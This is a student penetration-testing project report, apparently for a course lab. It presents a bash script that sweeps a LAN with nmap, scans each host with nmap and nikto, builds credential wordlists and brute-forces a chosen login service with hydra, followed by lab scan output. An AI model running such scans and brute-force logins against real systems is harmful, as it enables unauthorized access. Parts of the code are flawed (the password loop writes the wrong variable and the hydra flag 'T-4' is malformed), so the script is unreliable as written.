Penetration Testing Project

CFC 240722

Leong Ming Zhou

02/04/2023

```
#Use Nmap to scan for live hosts
echo "--- Scanning Current LAN for Live Hosts ---"

#Use Nmap to scan for live hosts
sudo nmap -sP 192.168.111.0/24 #your local LAN IP range - user may enter their preferred IP

echo "--- Enumerating Live Hosts ---"

#store the output from the Nmap scan
hosts=$(sudo nmap -sP 192.168.111.0/24 | grep -o '[0-9]\{1,3\}\.[0-9]\{1,3\}\.[0-9]\{1,3\}\.[0-9]\{1,3\}')
```

Nmap to get live host from the local network.

And store the output to variable to “hosts” for later use.

```
#Loop through the list of ip addresses
for ip in $hosts
do
  #Enumerate each live host
  sudo nmap -A $ip
done

echo "---Finding Potential Vulnerabilities---"

#Loop through the list of ip addresses
for ip in $hosts
do
  #Find potential vulnerabilities web service for each device
  sudo nikto -h $ip    #take note user need to key in y/n if it promt
 done
echo " --- nikto done --- "
```

After getting host ip we will be using nmap to scan each of the live host.

After that will be using nikto to double check for web service.

```
# Create user name list for later use
echo "------------ Create User name list --------------"

echo "Enter names, one per line. leave A space after each Username:  "

read -a names

echo "------DONE------"

for name in "${names[@]}"
do
    echo "$name"
done >> names.txt
```

Create user name list , user can change the txt file name to what they want for multiple different txt file to be use.

```
#Create password list for later use

echo "----------- Create password list --------------"

echo "Enter password, one per line. leave A space after each password:  "

read -a pass

echo "------DONE------"

for name in "${pass[@]}"
do
    echo "$pass"
done >> password.txt
```

Same as user list , user can create multiple different password file to use.

```
#let user to find or locate password list for later use
echo "Please enter the path to your password list: "
read PASSWORD_LIST

if [ -f "$PASSWORD_LIST" ]; then
    echo "Password list found!"
else
    echo "Password list not found!"
    exit 1
fi
```

This part is for user to choose and check for password list or they have a ready made password list for usage.

```
#let user to find or locate user list for later use
echo "Please enter the path to your user list: "
read user_list

if [ -f "$user_list" ]; then
    echo "User list found!"
else
    echo "User list not found!"
    exit 1
fi
```

This part is for user to choose and check for user list or they have a ready made user list for usage.

```
#Prompt user for login service
read -p "Enter the login service to brute force: " service

#Prompt user for user list
read -p "Enter the path of the user list: " user

#Prompt user for password list
read -p "Enter the path of the password list: " plist

#Prompt user for ip
read -p "Enter Target ip address: " ipadd

#Brute force the login service using Hydra
echo "Starting brute force..."
hydra -L $user -P $plist $ipadd $service T-4
```

After all the verification of user list ,password list, service, ip address.
This part will be the part where the user need to input in the path of the password list , user list and the ip address.
after the input hydra will run the attack.
user can interchange the script to their purpose.

```
# Save results to report
echo "Saving results to report..."
date=$(date)
printf "$date: Bruteforce $service $ipadd password list:$plist user list:$user\n" >> report.txt

# Display relevant findings
echo "Displaying relevant findings for $ipadd ..."

# Show findings
cat report.txt | grep $ipadd
```

Save the Brute force into date and time to a report.txt

in this script I want the user to be able to edit the script where the password list , user list and ip address for the attack testing.

```
--- Scanning Current LAN for Live Hosts ---
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-04 01:44 EST
Nmap scan report for 192.168.111.1
Host is up (0.00032s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.111.2
Host is up (0.000088s latency).
MAC Address: 00:50:56:F9:25:91 (VMware)
Nmap scan report for 192.168.111.130
Host is up (0.000078s latency).
MAC Address: 00:0C:29:9F:4B:0D (VMware)
Nmap scan report for vic (192.168.111.137)
Host is up (0.000073s latency).
MAC Address: 00:0C:29:B6:F3:3C (VMware)
Nmap scan report for 192.168.111.254
Host is up (0.000073s latency).
MAC Address: 00:50:56:EB:FA:71 (VMware)
Nmap scan report for 192.168.111.132
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 1.90 seconds
```

nmap searching for live host


```
--- Enumerating Live Hosts ---
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-04 01:44 EST
Nmap scan report for 192.168.111.1
Host is up (0.00017s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE         VERSION
902/tcp  open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
912/tcp  open  vmware-auth     VMware Authentication Daemon 1.0 (Uses VNC, SOAP)
5357/tcp open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
MAC Address: 00:50:56:C0:00:08 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized
Running (JUST GUESSING): Microsoft Windows XP (89%), AVtech embedded (87%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3
Aggressive OS guesses: Microsoft Windows XP SP3 (89%), AVtech Room Alert 26W environmental monitor (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

example of enumerating one of the hosts

```
Nmap done: 1 IP address (1 host up) scanned in 10.77 seconds
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-04 01:45 EST
Nmap scan report for vic (192.168.111.137)
Host is up (0.00032s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.111.132
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|_  2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
```


more example of enumerating

Using Nikto to check for more web server vulnerabilities



creating of user list and password list
follow up with confirmation of password list and user list path

input of service for the attack , selection of user list and password list
input of IP addresses



Brute force ip address, service , password list and user list displayed after the attack.